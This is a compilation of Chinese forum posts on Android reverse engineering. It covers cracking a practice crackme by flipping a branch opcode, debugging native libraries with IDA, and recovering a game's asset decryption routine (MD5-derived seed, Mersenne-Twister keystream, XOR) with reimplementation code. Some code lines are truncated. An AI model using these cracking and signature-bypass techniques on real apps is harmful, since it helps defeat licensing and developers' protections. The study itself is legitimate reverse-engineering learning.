
0K/S
23:30
crackme0502
获取注解
请输入注册码
检测注册码
分词
ABC
DEF
GHI
JKL
MNO
清空
Hello my friend
123
符
获取注册码" Toast 弹出的响应之一
吾爱破解论坛
www.52pojie.cn




通过图我们可以看到有两个名为 OnClick()的方法 我们可以试试它们分别是对应哪一个。分别双击这两个代码行 会来到相应的反汇编代码（IDA View-A）处，
按下空格键切换到流程图。从而容易得出第二个 OnClick()方法是关键 且可以看到代码的分水岭就是“if-eqz v2,loc_2D0DC”。
左边红色箭头表示不满足时执行的路线；
右边表示条件满足时执行的路线。



将鼠标定位到指令“if-eqz v2,loc_2D0DC”，然后点击 IDA Pro 主界面上的“Hex View-A”选项卡，



知偏移地址为 0x2D0BE 相应的字节码为“38 02 0f 00”，
所以只需将 if-eqz 的 OpCode 值 38 改为 if-nez 的 OpCode 值 39 即可。
（说明：也就是利用十六进制编辑器 将偏移地址 0x2D0BE 的“38 02 0f ”改为“39 02 0f”，具体什么什么是 OpCode 我不明白了 o(╯□╰)o）
修改好之后的修复 dex 文件的合法性 所以就借助@非虫的工具



修复好之后 拖进 RAR 解压压缩软件 并删除其中的签名文件夹“META-INF”，这时 CrackMe.apk 的破解就完成了 签名安装就可以测试了。

如何使用 ida 在 apk 执行前动态调试其 so 中的函数

1) am start -D -n 包名/类名

2） IDA pro attach 进程， 设置新线程，加载 so 时断点，continue

3） 打开 ddms， 查看调试端口， jdb attach port

4） 这个时候应该已经断在新线程，或者加载 so 处了，在你感兴趣的 so 处停下来

5） 另外用 ida 打开 so，查看你感兴趣的函数偏移， 加上你感兴趣的 so 的基地址，打上断点，continue， 就大功告成了。

开始调试选项那个好像得针对 eng Build 的机型，置为 waitdebugger 啥的，我只是看了下理论但是没有实践过。

不过我最近也遇到这种问题，迫于时间压力没时间研究那个 waitdebugger 了，想了个相对好上手的办法：

1、解包对方 APK，插入一个：
对应 SMALI： android.os.SystemClock.sleep(20000);
const-wide/16 v0, 0x2710 #20 秒
invoke-static {v0, v(X-1)}, Landroid/os/SystemClock;->sleep(J)V
这里(X-1)对应.local X，我想你懂该怎么写的


2、另外有的包在你要调试的那个 SO 里面有签名保护，反正你重新打了包之后会导致程序运行崩溃，这个相比 JAVA 修改困难些，建议你用那个签名漏洞来打包。事实上我调试那个 SO 也遇到过这样，然后打了个签名漏洞的包嵌入的延时函数就大丈夫了

你是 windows 吧，
jdb -connect com.sun.jdi.SocketAttach:port=xxxx

Android 逆向 so 文件，调试加解读

标 题: 【原创】Android 逆向 so 文件，调试加解读
作 者: luyangliu
时 间: 2014-10-16,19:10:19
链 接: http://bbs.pediy.com/showthread.php?t=193353


本科刚毕业，实在无聊想学学破解，还是个弱菜，接触 ida 还不到 2 个月，破解程序都不到 5 个，但是还是很努力的在玩破解，无聊时看到这个 apk，开始这个文件的破解。
apk 下载地址 http://pan.baidu.com/s/1eQ29ypk
这是个 android 程序，程序本事很大，主要是里面的 .psb.m 文件（请教大神这是啥引擎），这个文件是被压缩后解密的，非常恶心，大概源文件用 psb 开头 压缩后用(psb 开头加密后用 mfl。
程序拿到手，弱菜（就是我）第一反应是 dex2jar-0.0.9.15 后 jd-gui.exe 然后配合 apktool 修改，可是看到 jar 里面没啥值钱的东西~~~.psb.m 这字段都木有，也不在 string 里面，怀疑是 so 文件内实现的~~~~（非常不敢怀疑 so 文件比 smali 难多了），打开 lib-main.so（非常大）



里面很像加密解密，所有文件也在数据段里面有~~~只能硬着头皮看了~~~里面疑似加密解密的文件太多~~看需要花好长时间~~~看了半天一个函数（具体不好意思说），发现不是相关代码~~~决定开始动态调试~~~


一开始准备用下面这个方法调试 http://bbs.pediy.com/showthread.php?t=178659&highlight=android+%E5%90%AF%E5%8A%A8+%E5%8A%A8%E5%89%8D。发现进不去，根本就没有 lib-main.so，是不是没有加载，这个还请大神解答

我赌他不是一开始就把所有文件处理完，所以用《已解答: 关于用 ida 远程调试 android native c 的 so 文件的问题》 这个帖子的方法




手机端打开程序（若打不开请装谷歌配件）

然后进 23946 端口 ~~其中有个解析太慢直接 canel



Shift+f2




找 Code 段~~~（也只有 code 段这么大）

然后在所有你怀疑的地方加偏移 7547b000（有些人不是这偏移）下断点放 f2，f9 后按按手机屏幕，然后 f9 配合 f7，f2 调试

在 13a258 这个函数发现目标

```
; MFileReadTask::Decrypt(void *, unsigned int, std::string const&)
EXPORT _ZN13MFileReadTask7DecryptEPvjRKSs
_ZN13MFileReadTask7DecryptEPvjRKSs
```




mfl 字段


怎么找到 13a258~~这只能说看着函数样子和名字找的~~其实我一开始是查找，psb.m 字段~~然后发现那函数不对~~花了很大代价~~~这个得请教大神

在这个函数的末尾 13a298 也设下断点，按一下 f9 mlf 对应的 hex view 立即变成(psb，确定是解密函数。

```
780FD008  6D 66 6C 00 00 2D 1A 00  5E 88 E6 49 B4 D8 64 39  mfl..-..^..I..d9
780FD018  47 64 A9 D5 9C 51 71 AC  48 38 E5 31 55 D4 16 42  Gd...Qq.H8.1U..B
780FD028  8C E9 13 2E 3B 06 36 7A  25 5C 5D 0B 52 09 BC EE  ....;.6z%\].R...
780FD038  64 C2 B2 E3 EF 1A 27 8A  CA 41 7C 6E 67 87 DA 05  d.....'..A|ng...
780FD048  02 A6 19 54 1E A3 25 EE  CB F5 5C CD E0 A6 C0 A7  ...T..%...\.....
780FD058  9C 68 97 25 79 B6 5C 90  5F 8D 86 F8 19 BF 77 4B  .h.%y.\._.....wK
780FD068  6A 7D 3B 76 37 88 D8 26  E4 76 C3 B5 17 B4 C7 64  j};v7..&.v.....d
780FD078  27 47 53 E9 D4 A5 E0 7D  4D 64 BF DA 12 55 2F 36  'GS....}Md...U/6
780FD088  1E 8C 75 33 AD 30 87 1B  F9 25 51 6C 8F 52 82 9D  ..u3.0...%Q1.R..
```




这个函数也太大了~~~~无奈二分查看~~~神马时候 hex view 改变



发现是这些 vld 造成的


锁定 vld




不停的调试和看代码

还像就是从第 8 位源文件和一个解密段互相异或，中间多数是数组下标判断越界的改变~~~

Dump 出解密段 shift+f2





搜索 d9Gd 发现源文件是 font_ahoge_main.psb.m（也可以 dump）

尝试写了异或程序发现成功（这句话说起来简单，尝试+调试了好几次呢）

```
ioff=8;
soff=0;
int t=0;
while (ioff<len){
    uchar tmp=a[ioff]^script[soff];
    fwrite(&tmp,1,1,fw);
    ioff++;soff++;
    if (soff==97) soff=0;
}
```

现在关键是解码段是怎么来的

发现虽然前面的代码很长，但是很快跳到了（这个我没花很长时间~现在想起来真是侥幸）

```
755B54DC ADD             R0, R6, #8
755B54E0 STR             R0, [SP,#0xF0+var_E0]
755B54E4 MOV             R0, R9
755B54E8 BL              md5_init
755B54EC LDR             R1, [SP,#0xF0+var_88]
755B54F0 MOV             R0, R9
755B54F4 LDR             R2, [R1,#-0xC]
755B54F8 BL              md5_append
755B54FC MOV             R0, R9
755B5500 ADD             R1, SP, #0xF0+var_98
755B5504 BL              md5_finish
755B5508 MOV             R1, R5
755B550C LDRB            R5, [SP,#0xF0+var_8E]
```

这一行，在这一行前面下断点

发现 r1 是对应这一段

```
52 6A 39 50 65 67 6F 68  34 66 6F 6E 74 5F 61 68  Rj9Pegoh4font_ah
6F 67 65 5F 6D 61 69 6E  2E 70 73 62 2E 6D 00 2E  oge_main.psb.m..
```

跳到 755b54ec 这段上时，这是 r0 指向的栈


```
76E1FC7C  00000000
76E1FC80  00000000
76E1FC84  67452301  dalvi
76E1FC88  EFCDAB89
76E1FC8C  98BADCFE
76E1FC90  10325476
```

我以前手动编过 md5 的加密~~很熟悉这就是标准的 md5 加密~~不熟悉的也可以自己看


```
76E1FC54  772EEF84  debug143:
76E1FC58  810269AF
76E1FC5C  A9E551BE
76E1FC60  EB1031A4
76E1FC64  7CCCE5E0
```

到了 755b5508 就成了 Rj9Pegoh4font_ahoge_main.psb.m（不断尝试可以知道都是 Rj9Pegoh4+小写文件名）的 md5 值~~yeah

然后就到了



这个函数~~~f9 后发现很重要（大多数函数我都是跳过后才发现很重要再回头看）



这中间函数也很重要

F5 发现是

```
int __fastcall MRandom::Generate(int a1, int a2)
{
  int v2; // r4@1
  int v3; // r5@1
  int v4; // r0@1
  signed int v5; // r3@1
  unsigned int v6; // lr@2
  int result; // r0@2

  v2 = a1;
  v3 = a2;
  v4 = operator new[](2496);
  v5 = 1;
  *(_DWORD *)v2 = v4;
  *(_DWORD *)v4 = v3;
  *(_WORD *)(v2 + 4) = 1;
  do
  {
    v6 = *(_DWORD *)(*(_DWORD *)v2 + 4 * v5 - 4);
    *(_DWORD *)(*(_DWORD *)v2 + 4 * v5) = v5 + 1812433253 * (v6 ^ (v6 >> 30));
    result = *(_WORD *)(v2 + 4) + 1;
    v5 = (unsigned __int16)result;
    *(_WORD *)(v2 + 4) = result;
  }
  while ( (unsigned __int16)result < 0x270u );
  *(_WORD *)(v2 + 4) = 0;
  return result;
}
```

调试时发现传入的参量为 0x12bd6aa 和存储位置


Dump 下写了个相同的模拟出来

```
void gen(){
    ge[0]=0x12bd6aa;
    int v5=1;
    do{
       uint v6=ge[v5-1];
       ge[v5]=v5+1812433253 * (v6 ^ (v6 >> 30));
       v5++;
    }while(v5<0x270);
    for (int i=0;i<20;i++) printf("ge %d  %x\n",i,ge[i]);
}
```

后面也都是体力活 f5 后再调试~~模拟出_ZN7MRandomC1EPKjj

```
void changegen(){
    uint v19=1,v20=0;
    for (int ci=0;ci<0x270;ci++){
        uint v33=ge[v19-1],v34=ge[v19];
        ge[v19]= v20 + ((1664525* (v33 ^ (v33 >> 30))) ^ v34)+A[v2
        v19++;v20++;
        if (v19>=0x270){ge[0]=ge[0x270-1];v19=1;}
        if (v20>=4) v20=0;
    }
     for (int ci=0;ci<0x270-1;ci++){
         uint v33=ge[v19-1],v34=ge[v19];
         ge[v19]=((1566083941*(v33^ (v33>> 30))) ^ v34)-v19;
         v19++;
         if (v19>=0x270){ge[0]=ge[0x270-1];v19=1;}
     }
     ge[0]=0x80000000;
     for (int i=0;i<20;i++) printf("ge %d  %x\n",i,ge[i]);
}
```

再模拟同样模拟出这个



```
void changegen2(){
    int ch=0;
    for (int v1=0;v1<30;v1++){
        uint *v3=(ge+v1);
        uint v5=*(v3+1);
        uint v6=*(v3+(1588/4));
        uint v7=ge[v1]& 0x80000000;
        uint tmp2=(v5 & 0x7FFFFFFF );
        uint tmp=(tmp2| v7);
       // if (v1==2) printf("%x  %x   %x   %x %x\n",v5,v6,v7,tmp2,tmp);
        ge[v1]=v6 ^ (tmp>>1) ^ tv4[tmp & 1];
        uint v11=ge[v1];
        uint v12 = v11 ^ (v11 >> 11);
        uint vr=(((v12 << 7) & 0x9D2C5680 ^ v12) << 15) & 0xEFC60000 ^ (v12 << 7) & 0x9D2C5680 ^ v12 ^ (((((v12 << 7) & 0x9D2C568C
        printf("vr  %d %x\n",v1,vr);
        {
            script[ch++]=vr&0xff;
            vr/=0x100;
            script[ch++]=vr&0xff;
            vr/=0x100;
            script[ch++]=vr&0xff;
            vr/=0x100;
            script[ch++]=vr&0xff;
        }
    }
    for (int i=0;i<20;i++) printf("ge %d  %x\n",i,ge[i]);
}
```

最后解密段终于好了~~~~yeah

最后解密就好了~~~在加密回去时 mfl 头文件还有 4 个字节是解压缩后的大小~~~关于怎么解压缩我就不说了~~反正也是这种方法~~~~还请各位破解的愉快~~~

不错，其实很多事情，只要肯投入去做，总会找到解决方法的，即使之前从来没遇到过。
其实呢~整篇文章，没看懂。
楼主写文章，完全沉浸在自己解决的过程中了。对于大多数人而言，并不关心你怎么破解的，关心的是你通过什么手段，收集到

了什么信息，然后如果根据这些信息做判断，从而进行下一步操作。
所以如果文章增加一些对环境的介绍，以及自己的思考过程的话，会更好。

说点实际的，如果在 jar 里面没有发现关键内容的话，就要注意 jar 里面的 native 函数以及 Loadlibrary 操作，从而可以判断出加载了哪些 so，调用了什么函数，就不会出现判断不出是不是加载了 lib-main.so 的情况了。
IDA 调试的时候，只要勾选　加载 so 时 pause　，通过 so 路径，就能很容易判断出来是不是 apk 自带的 so 文件了，attach 是一种方法，但是很多情况下关键点是在加载过程中的，很容易漏掉。

之后的内容就太模糊了，建议花点篇幅介绍一下　vld　指令，反正我是第一次见，看完还是没明白这是什么意思。

基本就这样，已经做得很不错了，楼主继续加油吧。

嗯（总算等到大神）~~~第一次写文章~~~事后发现真的没写书天赋~~~~还没怎么学破解~~~那个 ida 调试还是自己刚学会的~~~至于 vld 指令~~可以查 arm 的文档的~~应该在这里 http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0204ic/Chdhcfbc.html
非常感谢大神指导~~~~~

